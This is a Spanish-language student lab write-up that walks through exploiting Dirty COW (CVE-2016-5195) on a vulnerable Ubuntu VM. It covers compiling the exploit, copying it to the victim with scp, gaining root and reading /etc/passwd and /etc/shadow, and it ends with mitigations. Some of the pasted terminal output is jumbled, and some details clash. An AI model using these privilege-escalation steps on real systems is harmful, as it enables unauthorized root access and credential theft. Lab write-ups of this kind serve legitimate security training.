

Escalamiento de Privilegios con Dirty Cow

(CVE-2016-5195)

Autor: Samuel García
Academia: 4Geeks Academy
Fecha: 25/06/2025

Descripción del Exploit

Dirty COW es una vulnerabilidad crítica en el kernel de Linux descubierta en 2016. Su nombre proviene de "Copy-On-Write". La falla permite a un atacante local sin privilegios modificar archivos de solo lectura, incluyendo binarios del sistema, lo que puede utilizarse para escalar privilegios hasta root.

- **CVE:** [CVE-2016-5195](#)
- **Afecta a:** Linux Kernel $\leq 4.8.3$ (sin parchear)
- **Impacto:** Escalación de privilegios a nivel local
- **Tipo de vulnerabilidad:** Race condition (condición de carrera)

Objetivo del Ejercicio

Simular un ataque realista en un entorno controlado mediante el uso del exploit Dirty Cow para:

- Verificar la versión del kernel vulnerable.
- Compilar el exploit en un entorno compatible.

- Transferirlo y ejecutarlo en la máquina víctima.
- Escalar privilegios y obtener acceso como root.

Requisitos del Entorno

Elemento	Descripción
Máquina víctima	Ubuntu 16.04.1 con kernel 4.4.0-21-generic
Usuario víctima	student (password123)
Máquina atacante	Kali Linux
Herramientas necesarias	Docker, g++, scp

Paso 1: Verificación de la Versión del Kernel

Desde la máquina víctima:

```
uname -a
```

Resultado esperado:

```
Linux dirtycow-lab 4.4.0-21-generic #50-Ubuntu SMP Tue Sep 6 15:42:33 UTC 2016  
x86_64 GNU/Linux
```

```
dirty-cow-lab 1 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

Ubuntu 16.04.1 LTS ubuntu tty1

ubuntu login: student
Password:

Login incorrect
ubuntu login: student
Password:
Last login: Fri May 16 18:50:18 ART 2025 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

student@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
student@ubuntu:~$
```

Paso 2: Preparar Contenedor de Compilación en Kali

```
sudo apt update && sudo apt install docker.io -y
sudo systemctl start docker
sudo systemctl enable docker
sudo docker pull ubuntu:16.04
sudo docker run -it --name compile-ubuntu16 ubuntu:16.04
```

```
(kali@kali)-[~]
$ sudo docker pull ubuntu:16.04
16.04: Pulling from library/ubuntu
58690f9b18fc: Pull complete
b51569e7c507: Pull complete
da8ef40b9eca: Pull complete
fb15d46c38dc: Pull complete
Digest: sha256:1f1a2d56de1d604801a9671f301190704c25d604a416f59e03c04f5c6ffee0d6
Status: Downloaded newer image for ubuntu:16.04
docker.io/library/ubuntu:16.04

(kali@kali)-[~]
$
```

Dentro del contenedor:

```
apt update && apt install build-essential libutil-dev -y
```

Paso 3: Crear y Compilar el Exploit

Dentro del contenedor:

```
nano dirty.cpp
```

Pegamos el código fuente del exploit desde:

<https://www.exploit-db.com/exploits/40847>




The screenshot shows the Exploit Database interface. At the top is the 'EXPLOIT DATABASE' logo. The main title of the entry is 'Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)'. Below the title, there are two columns of metadata. The left column contains 'EDB-ID: 40847' and 'CVE: 2016-5195'. The right column contains 'Author: GABRIELE BONACINI' and 'Type: LOCAL'. At the bottom of the left column, it says 'EDB Verified: ✓'. At the bottom of the right column, it says 'Exploit: 📄 / {}'.

EDB-ID:	CVE:	Author:	Type:
40847	2016-5195	GABRIELE BONACINI	LOCAL

EDB Verified: ✓

Exploit: 📄 / {}



```
int main(int argc, char** argv){
const char flags[] = "shn";
int c;
bool opShell = false;
bool restPwd = true;

opterr = 0;
while ((c = getopt(argc, argv, flags)) != -1){
switch (c){
case 's':
opShell = true;
break;
case 'n':
restPwd = false;
break;
case 'h':
printInfo(argv[0]);
break;
default:
cerr << "Invalid parameter." << endl << endl;
printInfo(argv[0]);
}
}

if(!restPwd && !opShell){
cerr << "Invalid parameter: -n requires -s" << endl << endl;
printInfo(argv[0]);
}

Dcow dcow(opShell, restPwd);
return dcow.expl();
}
```

Compilamos:

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirty dirty.cpp -lutil
```

Sal del contenedor:

```
bash
```

```
CopiarEditar
```

```
exit
```

```
sudo docker cp compile-ubuntu16:/dirty ./dirty
```

Paso 4: Transferencia a la Máquina Víctima

```
scp dirty student@<IP_VICTIMA>:/home/student
```

En la máquina víctima:

```
chmod +x dirty
./dirty
```

```
(kali㉿kali)-[~]
$ ls -l dirty
-rwxr-xr-x 1 root root 46968 Jun 25 15:13 dirty
(kali㉿kali)-[~]
$ sudo ./dirty

Running ...
```

```
(kali㉿kali)-[~]
$ ssh student@10.0.2.10
chmod +x dirty
./dirty
password:
student@10.0.2.10's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
96fca6052e7 ubuntu:16.04 "/bin/bash" 27 minutes ago Exited (0) 18 minutes ago
compile-ubuntu16
Last login: Wed Jun 25 16:17:23 2025
student@ubuntu:~$ chmod +x dirty
student@ubuntu:~$ ./dirty
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFunle-ubuntu16
Enjoy! :-)
```

Paso 5: Escalamiento de Privilegios

- Al ejecutarse, el exploit creará un nuevo usuario con permisos root.
- El exploit imprimirá el nombre de usuario y contraseña.
- Cambia de usuario:

```
su <usuario_root_creado>
```

- Confirma el acceso con:


```
whoami
```

```
student@ubuntu:~$ su -
Password: ID IMAGE COMMAND CREATED STA
root@ubuntu:~# whoami
root ca6052e7 ubuntu:16.04 "/bin/bash" 27 minutes ago Ex
root@ubuntu:~# ls -l /etc
total 788
drwxr-xr-x 3 root root 4096 May 16 18:46 acpi
-rw-r--r-- 1 root root 3028 Jul 19 2016 adduser.conf
drwxr-xr-x 2 root root 4096 May 16 18:46 alternatives
drwxr-xr-x 3 root root 4096 May 16 18:45 apm
drwxr-xr-x 3 root root 4096 May 16 18:45 apparmor
drwxr-xr-x 9 root root 4096 May 16 18:46 apparmor.d
drwxr-xr-x 3 root root 4096 May 16 18:46 apport
drwxr-xr-x 6 root root 4096 May 16 18:49 apt
-rw-r----- 1 root daemon 596144 Jan 14 2016 at.deny
-rw-r--r-- 1 root root 2188 Aug 31 2015 bash.bashrc
-rw-r--r-- 1 root root 45 Aug 12 2015 bash_completion
drwxr-xr-x 2 root root 4096 May 16 18:47 bash_completion.d
-rw-r--r-- 1 root root 367 Jan 27 2016 bindresvport.blackli
drwxr-xr-x 2 root root 4096 Apr 12 2016 binfmt.d
```

Por ejemplo, para revisar el archivo de contraseñas:

```
cat /etc/passwd
cat /etc/shadow
```

Nota: /etc/shadow sólo es accesible con permisos root, contiene las contraseñas cifradas.

A screenshot of a terminal window titled 'root@ubuntu: ~'. The terminal shows the output of the 'cat /etc/passwd' command, listing system and regular users with their IDs, group IDs, home directories, and shells. Then, it shows the output of 'cat /etc/shadow', displaying the encrypted passwords for the same users. The window has a standard Ubuntu desktop background with a taskbar at the top showing various application icons and the system clock at 15:41.

```
root@ubuntu:~# cat /etc/passwd
student:x:1000:1000:dirty-cow-lab,,,:/home/student:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
root:$6$P7xBAAoQEZX/ham$9L7U0KJoihNgQakyfOQokDgQWLSTFZGB9LUU7T0W2kH1rtJXTzt9mG4q0oz9Njt.tIkLL
tLosiaeCBsZm8hND/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/broot@ubuntu:~# cat /etc/shadow
root!:20224:0:99999:7:::
daemon*:17001:0:99999:7:::dirty
bin*:17001:0:99999:7:::2022 Jun 25 19:13 /dirty
sys*:17001:0:99999:7:::
sync*:17001:0:99999:7:::docker cp compile-ubuntu16:/dirty ~:/dirty
games*:17001:0:99999:7:::und
man*:17001:0:99999:7:::
lp*:17001:0:99999:7:::do docker cp compile-ubuntu16:/dirty ~:/dirty
mail*:17001:0:99999:7:::bund
```

Medidas de Mitigación

Para prevenir este tipo de ataques:

- Actualizar el kernel a una versión superior a **4.8.3**.
- Aplicar parches de seguridad regularmente.
- Usar herramientas como **SELinux/AppArmor** para restringir privilegios.
- Auditar logs de seguridad y accesos inusuales.